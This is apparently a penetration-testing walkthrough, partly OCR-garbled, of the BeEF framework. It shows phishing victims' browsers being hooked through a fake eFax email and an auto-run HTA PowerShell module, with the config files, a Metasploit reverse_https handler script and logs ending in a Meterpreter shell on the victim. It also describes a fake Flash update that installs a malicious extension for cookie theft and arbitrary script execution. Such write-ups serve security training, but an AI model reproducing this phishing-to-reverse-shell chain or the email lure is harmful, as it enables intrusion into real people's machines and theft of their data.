
1. Hook

Victim gets deceived by social engineering technics, and gets directed to out phishing web site, which here is *beef's own butcher demo,* and by so he gets encouraged to click on any of two buttons available on below page; This is how his browser ends up gets hooked, and allows us a attacker for further actions.



Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

Thanks to http://www.flickr.com/photos/bulle_de/ and http://dineSarasota.com for the BeEF images

2. Chrome vs. Internet Explorer

By comparing commands functionality light statuses (which are Green, Yellow, and Orange) on commands tab, we end up with the following three commands being only available on IE, whereas not functioning on Chrome.


1. Module: Social Engineering: HTA PowerShell

Thanks to the recent addition from antisnatchor to the Phishing Frenzy templates repository you can check out the HTA PowerShell template for a PoC demonstration. Note that the HTA Powershell attack is only viable against modern Internet Explorer browsers.

Now that we know how to quickly hook browsers using Phishing Frenzy and BeEF lets go over automating a real world attack vector that can be extremely effective to gain a shell.

By default BeEF will not launch any modules automatically when a browser is hooked. You have two primary options for launching modules which are the web UI or configuring specific modules to run automatically. In this example we are going to demonstrate how to launch the HTA_Powershell module automatically.

First thing we need to do is enable the modules AutoRun attribute so it will run once a browser is hooked. This can be done on a module-by-module basis by editing the respective config.yaml file.




config.yaml

```yaml
#
# Copyright (c) 2006-2014 Wade Alcorn - wade@bindshell.net
# Browser Exploitation Framework (BeEF) - http://beefproject.com
# See the file 'doc/COPYING' for copying permission
#
beef:
    module:
        hta_powershell:
            enable: true
            category: ["Social Engineering"]
            name: "HTA PowerShell"
            description: "Tricks the user into opening and allowing the execution
            authors: ["antisnatchor"]
            autorun: true
            target:
                user_notify: ["IE"]
                not_working: ["ALL"]
```

Enable AutoRun

Once AutoRun is enabled you most likely want to change the default values that are configured for the module. In our case BeEF was running at phishingfrenzy.local and our metasploit service was running on 192.168.1.164 so we changed both values as shown below.




module.rb

```
def self.options
  return [
      {'name' => 'domain', 'ui_label' => 'Serving Domain (for both HTA and PS payload)', 'value' => 'http://phishingfrenzy.local'},
      {'name' => 'hta_mount_point', 'ui_label' => 'HTA Mount point', 'value' => '/hta'},
      {'name' => 'ps_mount_point', 'ui_label' => 'PowerShell Payload Mount point', 'value' => '/ps'},
      {'name' => 'ps_lhost', 'ui_label' => 'MSF Reverse HTTPS LHOST', 'value' => '192.168.1.164'},
      {'name' => 'ps_port', 'ui_label' => 'MSF Reverse HTTPS LPORT', 'value' => '443'}
  ]
end
```


These are the only necessary changes needed for BeEF to AutoRun the HTA_Powershell module with our custom values.

Now you need to ensure that you have BeEF service running and your hook.js is fully assessable to the Internet. This is required so the targets can get hooked properly.



```
[ 8:31:29][*] 11 extensions enabled.
[ 8:31:29][*] 210 modules enabled.
[ 8:31:29][*] 2 network interfaces were detected.
[ 8:31:29][+] running on network interface: 127.0.0.1
[ 8:31:29]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 8:31:29]    |   UI URL:   http://127.0.0.1:3000/ui/panel
[ 8:31:29][+] running on network interface: 192.168.1.164
[ 8:31:29]    |   Hook URL: http://192.168.1.164:3000/hook.js
[ 8:31:29]    |   UI URL:   http://192.168.1.164:3000/ui/panel
[ 8:31:29][*] RESTful API key: 42e62ebdcf693ffcf7d64ec9b069fe77773ac24a
[ 8:31:29][*] HTTP Proxy: http://127.0.0.1:6789
[ 8:31:29][*] DNS Server: 127.0.0.1:5300 (udp)
[ 8:31:29]    |   Upstream Server: 8.8.8.8:53 (udp)
[ 8:31:29]    |_  Upstream Server: 8.8.8.8:53 (tcp)
[ 8:31:29][*] BeEF server started (press control+c to stop)
```

Before we send out any emails and start the attack we will want to ensure we have metasploit running with a multi/handler. Here is the example resource script that I run on msfconsole startup.




hta-powershell.rc

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST 192.168.1.163
set LPORT 443
set ExitOnSession false
set AutoRunScript post/windows/manage/smart_migrate
exploit -j -z
```

Now that our BeEF service and multi handler are up and running. Lets send out some emails so we can get some visitors to our phishing website.

Below is an example email that we sent to hook some browsers off our phishing website.



Fax Notification | 2 Pages

Fax Notification
to me

10:50 AM (0 minutes ago)

Fax Message [Caller-ID: 974-711-3556]

You have received a 2 page fax at 2013-3-8 8:35:31 CST

* Reference number for this fax is Fax_di23-208571567114-2013234

Click here to view the message

Target Clicks


Please visit eFax.com if you have any questions regarding this service.

Thank you for using the eFax service!

© 2012 j2 Global, Inc. All rights reserved.
eFax is a registered trademark of j2 Global Communications, Inc.
This account is subject to the terms listed in the eFax Customer Agreement.


Once the user clicks on the phishing link they will be directed to a phishing page. When they land on the page BeEF is configured to automatically send the HTA_Powershell module. This will cause a popup for the user.

Example of BeEF sending HTA_Powershell module to visitors who are hooked automatically without interaction.




```
[ 8:47:08][*] 11 extensions enabled.
[ 8:47:08][*] 210 modules enabled.
[ 8:47:08][*] 2 network interfaces were detected.
[ 8:47:08][+] running on network interface: 127.0.0.1
[ 8:47:08]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 8:47:08]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 8:47:08][+] running on network interface: 192.168.1.164
[ 8:47:08]    |   Hook URL: http://192.168.1.164:3000/hook.js
[ 8:47:08]    |_  UI URL:   http://192.168.1.164:3000/ui/panel
[ 8:47:08][*] RESTful API key: eb9af449f194a76a0b64093ff4dd22b6e06b5c59
[ 8:47:08][*] HTTP Proxy: http://127.0.0.1:6789
[ 8:47:08][*] DNS Server: 127.0.0.1:5300 (udp)
[ 8:47:08]    |   Upstream Server: 8.8.8.8:53 (udp)
[ 8:47:08]    |_  Upstream Server: 8.8.8.8:53 (tcp)
[ 8:47:08][*] BeEF server started (press control+c to stop)
[ 8:51:22][>] [INIT] Processing Browser Details...
[ 8:51:22][>] Event: 192.168.1.197 just joined the horde from the domain: abc.domain.com:80
[ 8:51:22][>] Event: 192.168.1.197 appears to have come back online
[ 8:51:22][*] New Hooked Browser [id:1, ip:192.168.1.197, type:IE-10, os:Windows 7], hooked domain [abc.domain.com:80]
[ 8:51:22][>] Server: mounted handler '/command/hta_powershell.js'
[ 8:51:22][>] Hard Load module: 'hta_powershell'
[ 8:51:22][*] Autorun executed[hta_powershell] against Hooked browser [id:1, ip:192.168.1.197, type:IE-10, os:Windows 7]
[ 8:51:27][>] Server: mounted handler '/hta'
[ 8:51:27][*] Hooked browser [id:1, ip:192.168.1.197] has been sent instructions from command module [id:1, name:'HTA PowerShell']
[ 8:51:32][*] Serving HTA from [http://phishingfrenzy.local:3000/hta] and PowerShell payload from [http://phishingfrenzy.local:3000/hta/ps]
[ 8:51:32][>] Event: Hooked browser [id:1, ip:192.168.1.197] has executed instructions from command module [id:1, name:'HTA PowerShell']
[ 8:51:32][*] Hooked browser [id:1, ip:192.168.1.197] has executed instructions from command module [id:1, name:'HTA PowerShell']
```

Example of HTA Powershell popup notification.


http://abc.domain.com/?uid=KOWHTTMW
eFax Worldwide
eFax Easy faxing anywhere.
GET STARTED
PRODUCTS
PRICING
PROMOTIONS
ENTERPRISE
CONTACT
MY ACCOUNT
The World's #1 Internet Fax Service
Your faxes are too important to trust with anyone else.
Sales Questions?
United States
1 (800) 958-2983
1 (323) 817-3207
Want Us to Call You?
Chat
eFax Download
Download your eFax here:
Download - eFax_di23-208571567114-2013234
Windows Internet Explorer
What do you want to do with hta.hta?
Size: 263 bytes
From: phishingfrenzy.local
Open
The file won't be saved automatically.
Save
Save as
Cancel
Target Clicks

Once a user clicks the button HTA code execution will occur. The HTA, if allowed to run, runs via a completely different executable. Code inside an HTA run in a more privileged context, and allows you do more stuff like calling OS commands. then leverages PowerSploit to invoke-shellcode and give us the shell while mitigating the risk of getting caught by Antivirus.



```
msf exploit(handler) > [*] 192.168.1.197:49426 Request received for /INITM...
[*] 192.168.1.197:49426 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.1.164:443 -> 192.168.1.197:49426) at 2014-07-21 09:13:41 -0700
[*] Session ID 1 (192.168.1.164:443 -> 192.168.1.197:49426) processing AutoRunScript 'post/windows/manage/smart_migrate'
[*] Current server process: powershell.exe (944)
[*] Attempting to move into explorer.exe for current user...
[+] Migrating to 2884
[+] Successfully migrated to process 2884
```

If everything goes properly you should be greeted with a Meterpreter shell that we all know and love.

2. Module: Get Visited Domains

Summary

- **Objective**: This module will retrieve rapid history extraction through non-destructive cache timing.Based on work done at http://lcamtuf.coredump.cx/cachetime/

Internal Working

This module uses a trick discovered by Michal Zalewski in 2012 to detect if the browser have visited a given domain by abusing the browser's cache : the module load a javascript (for Firefox) or a picture (for IE) and look the response time. If the response time is very short, the file was probably already in browser's cache and it is thus not the first visit of the domain.

The module embeds a list of Javascript and Image file for different domains.

3. Module: Host: Detect Software

Summary

- **Objective** : This module attempts to detect software installed on the host by using Internet Explorer XMLDOM XXE discovered by Soroush Dalili (@irsdl). If the XMLDOM XXE technique fails, the module falls back to using the 'res' protocol handler to load known resource images from EXE/DLL files. It also attempts to enumerate installed patches if service pack uninstall files are present on the host (WinXP only).

Internal working

This module abuses an XXE vulnerability (CVE-2013-7331) in the loadXML() method of the ActiveXObject("Microsoft.XMLDOM") object in Internet Explorer to determine whether specific folders are present on the system.
This vulnerability was patched in MS14-05 in September 2014.

3.

1. Module: Social Engineering: Fake Flash Update


Prompts the user to install an update to Adobe Flash Player.
The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages.
See /extensions/ipec/files/LinkTargetFinder directory for the Firefox extension source code.

The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded.
See /extensions/demos/flash_update_chrome_extension/manifest.json for more info and a sample extension that works on latest Chrome.

Using BeEF it is possible to get a user to install a malicious browser extension:

- The Fake Flash Update module prompts the hooked browser's user to install a flash update. Instead of installing a Flash update, a browser extension will be installed that can communicate with BeEF and provide access to far more information than is available by default.
    - If the extension were installed in Chrome, for example, BeEF could run the following modules:
        - Get All Cookies
        - List Chrome Extensions
        - Grab Google Contacts from Logged in User
        - Inject BeEF in All Tabs
        - Execute Arbitrary Javascript Code
        - Taking Screenshots
        - Send Gvoice SMS



Module Results History

id	date	label
0	2021-01-13 04:55	command 1
1	2021-01-13 04:56	command 2
2	2021-01-13 04:58	command 3
3	2021-01-13 05:00	command 4
4	2021-01-13 05:02	command 5

Fake Flash Update

Description: Prompts the user to install an update to **Adobe Flash Player**.
The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages.
See */extensions/ipec/files/LinkTargetFinder* directory for the Firefox extension source code.

The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded.
See */extensions/demos/flash_update_chrome_extension/manifest.json* for more info and a sample extension that works on latest Chrome.

